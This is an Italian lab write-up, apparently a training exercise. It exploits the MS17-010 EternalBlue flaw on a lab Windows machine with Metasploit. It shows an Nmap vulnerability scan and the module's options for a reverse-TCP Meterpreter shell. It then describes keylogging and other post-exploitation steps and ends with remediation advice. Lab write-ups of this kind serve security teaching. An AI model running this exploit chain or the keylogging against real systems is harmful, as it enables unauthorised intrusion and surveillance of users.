Sfruttamento vulnerabilità MS17-010 su sistema Windows


Introduzione

L'obiettivo dell'esercizio è quello di ottenere una sessione **Meterpreter** su un sistema **Windows target** sfruttando la vulnerabilità **MS17-010 (EternalBlue)** tramite il framework **Metasploit**.
Una volta ottenuto l'accesso, vengono svolte alcune attività di **post-exploitation**, come la cattura di screenshot, la verifica della presenza di webcam e il test di funzionalità di keylogging, oltre a una riflessione finale sulle possibili strategie di remediation della vulnerabilità

L'attività è stata svolta in un ambiente di laboratorio controllato, utilizzando una macchina **Kali Linux** come attaccante e una macchina **Windows vulnerabile** come target.

Verifica della raggiungibilità del target

Come primo passo è stata verificata la connettività di rete tra la macchina Kali e il sistema Windows target tramite il comando ping. Il risultato mostra che il target risponde correttamente ai pacchetti ICMP, confermando che l'host è raggiungibile e pronto per le successive fasi di analisi.



Analisi della vulnerabilità MS17-010

Successivamente è stata eseguita una scansione mirata sulla porta **445/TCP** utilizzando **Nmap** con lo script smb-vuln-ms17-010, al fine di verificare la presenza della vulnerabilità. Dall'output della scansione risulta che il servizio SMB è attivo e che il sistema è **vulnerabile alla MS17-010**, una vulnerabilità critica di tipo **Remote Code Execution** associata a SMBv1.

Questo conferma che il target è potenzialmente sfruttabile tramite exploit EternalBlue.

```
┌──(pireddone㉿kali)-[~]
└─$ nmap -p445 --script smb-vuln-ms17-010 192.168.50.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-30 17:33 CET
Nmap scan report for 192.168.50.102
Host is up (0.00052s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:34:48:36 (PCS Systemtechnik/Oracle VirtualBox virtual
 NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-01
0)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft
SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidan
ce-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

Fase di Exploitation con Metasploit


Una volta confermata la vulnerabilità, è stato avviato il framework **Metasploit** ed è stato selezionato il modulo exploit/windows/smb/ms17_010_eternalblue. Sono stati configurati correttamente i parametri fondamentali dell'exploit, come l'indirizzo IP del target (RHOSTS) e il payload windows/x64/meterpreter/reverse_tcp, impostando l'indirizzo IP della macchina Kali come listener (LHOST).

```
   Name           Current Setting  Required  Description
   ____           _______________  ________  ___________
   RHOSTS         192.168.50.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ____      _______________  ________  ___________
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Dopo l'avvio dell'exploit, l'attacco va a buon fine e viene aperta correttamente una **sessione Meterpreter** sul sistema Windows target, confermando il completo sfruttamento della vulnerabilità.




Attività di Post-Exploitation

Una volta ottenuto l'accesso al sistema, sono state eseguite alcune operazioni di post-exploitation.
Il tentativo di catturare uno screenshot del desktop non ha avuto esito positivo, in quanto la sessione Meterpreter risulta essere stata avviata come servizio di sistema e non dispone di un desktop interattivo disponibile.

È stata inoltre verificata la presenza di dispositivi webcam sul sistema target, ma non sono state rilevate webcam installate sulla macchina virtuale.

Successivamente è stata testata la funzionalità di **keylogging**, avviando il modulo di cattura dei tasti, dimostrando la possibilità di intercettare l'input da tastiera anche in assenza di un desktop grafico attivo.



Considerazioni sulla Remediation (facoltativa)

La vulnerabilità MS17-010 può essere risolta applicando le **patch di sicurezza rilasciate da Microsoft** nel 2017, che correggono il problema a livello di protocollo SMB. Ulteriori misure di mitigazione includono la disabilitazione di **SMBv1**, la limitazione dell'accesso alla porta 445 tramite firewall e l'adozione di strategie di segmentazione di rete, in modo da ridurre i movimenti laterali di un eventuale attaccante una volta ottenuto l'accesso al sistema.

Conclusione

L'esercizio ha permesso di dimostrare come una vulnerabilità critica non corretta possa portare alla compromissione completa di un sistema Windows. Attraverso l'utilizzo di Metasploit è stato possibile ottenere una sessione Meterpreter e svolgere attività di post-exploitation, evidenziando l'importanza di mantenere i sistemi aggiornati e correttamente configurati dal punto di vista della sicurezza.